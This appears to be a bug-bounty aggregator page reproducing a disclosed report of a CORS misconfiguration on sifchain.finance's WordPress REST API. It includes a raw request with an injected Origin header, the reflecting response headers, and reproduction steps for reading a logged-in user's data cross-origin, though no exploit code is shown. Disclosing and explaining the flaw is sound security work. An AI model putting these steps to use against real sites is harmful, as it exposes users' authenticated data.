CORS Misconfiguration
The WordPress REST API endpoint reflected any Origin header in Access-Control-Allow-Origin while also allowing credentials, so a malicious site could read authenticated responses. An attacker could lure a logged-in user to a page that fetches the API and steals the returned data.

- Disclosed after 1 hour
Summary: An cross-origin resource sharing (CORS) policy controls whether and how content running on other domains can perform two-way interaction with the domain that publishes the policy. The policy is fine-grained and can apply access controls per-request based on the URL and other features of the request. If the site specifies the header Access-Control-Allow-Credentials: true, third-party sites may be able to carry out privileged actions and retrieve sensitive information. This bug could be used to steal users information or force the user to execute unwanted actions. As long that a legit and logged in user is lure to access a attacker controlled HTML page.
Vulnerable URL:- https://sifchain.finance/wp-json
CORS misconfiguration is found on https://sifchain.finance/wp-json as "Access-Control-Allow-Origin" is dynamically fetched from client Origin header with "Credentials" set as true.

Steps To Reproduce: Step 1: Request GET /wp-json HTTP/1.1 Host: sifchain.finance Origin: https://bing.com User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:88.0) Gecko/20100101 Firefox/88.0 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,/;q=0.8 Accept-Language: en-GB,en;q=0.5 Accept-Encoding: gzip, deflate Connection: close Upgrade-Insecure-Requests: 1
Response:- HTTP/1.1 200 OK Date: Wed, 12 May 2021 16:38:05 GMT Content-Type: application/json; charset=UTF-8 Connection: close Strict-Transport-Security: max-age=15552000; includeSubDomains Vary: Accept-Encoding X-hacker: If you're reading this, you should visit automattic.com/jobs and apply to join the fun, mention this header. Host-Header: WordPress.com X-Robots-Tag: noindex Link: https://sifchain.finance/wp-json/; rel="https://api.w.org/" X-Content-Type-Options: nosniff Access-Control-Expose-Headers: X-WP-Total, X-WP-TotalPages, Link Access-Control-Allow-Headers: Authorization, X-WP-Nonce, Content-Disposition, Content-MD5, Content-Type Allow: GET Access-Control-Allow-Origin: https://bing.com Access-Control-Allow-Methods: OPTIONS, GET, POST, PUT, PATCH, DELETE Access-Control-Allow-Credentials: true Vary: Origin X-ac: 3.bom _atomic_dca CF-Cache-Status: DYNAMIC cf-request-id: 0a030a5f8b00006985c9185000000001 Expect-CT: max-age=604800, report-uri="https://report-uri.cloudflare.com/cdn-cgi/beacon/expect-ct" Server: cloudflare CF-RAY: 64e51345ae9e6985-BOM Content-Length: 243085
Note: Take note from request I inject a header Origin: https://bing.com then from response it returns Access-Control-Allow-Origin: https://bing.com. Which mean there is CORS misconfig here (refer screenshot attached).

Step 2: Exploiting CORS misconfiguration.


- open https://sifchain.finance/wp-json in browser then inspect the page and go to console. Run the following code in console and you would find it pops up user information or Open above code in any browser and you would find it pops up user information like the attachment. (Refer Attachment)
Reference Reports:- https://hackerone.com/reports/426165
Impact
Attacker would treat many victims to visit attacker's website, if victim is logged in, then his personal information is recorded in attacker's server. If the site specifies the header Access-Control-Allow-Credentials: true, third-party sites may be able to carry out privileged actions and retrieve sensitive information. Even if it does not, attackers may be able to bypass any IP-based access controls by proxying through users' browsers.
Attachments
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
How it worked
Impact
A logged-in victim who visits an attacker page could have their API response data read and sent to the attacker, and the report also notes possible bypass of IP-based access controls.
What the attacker needed
Victim is logged in; victim visits an attacker-controlled page
How it was found
- Send a request to the WordPress REST API endpoint with an Origin header set to an unrelated site.
- Observe that the response reflects that Origin in Access-Control-Allow-Origin and sets Access-Control-Allow-Credentials to true.
- Host a page that makes a credentialed cross-origin request to the endpoint and shows the response.
Explained by bugbounty.wiki with AI from the original and checked against quotes from it; it can still be wrong. Read the original before relying on a detail.
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
CORS is a browser rule that lets a website say which other sites may read its responses. Here the site echoed back whatever origin asked, and also allowed cookies, so any website could read private data belonging to a logged-in user. The attacker only needs the victim to visit a page they control while logged in.
What is CORS?
A permissive cross-origin policy lets another site read responses with the user's credentials.



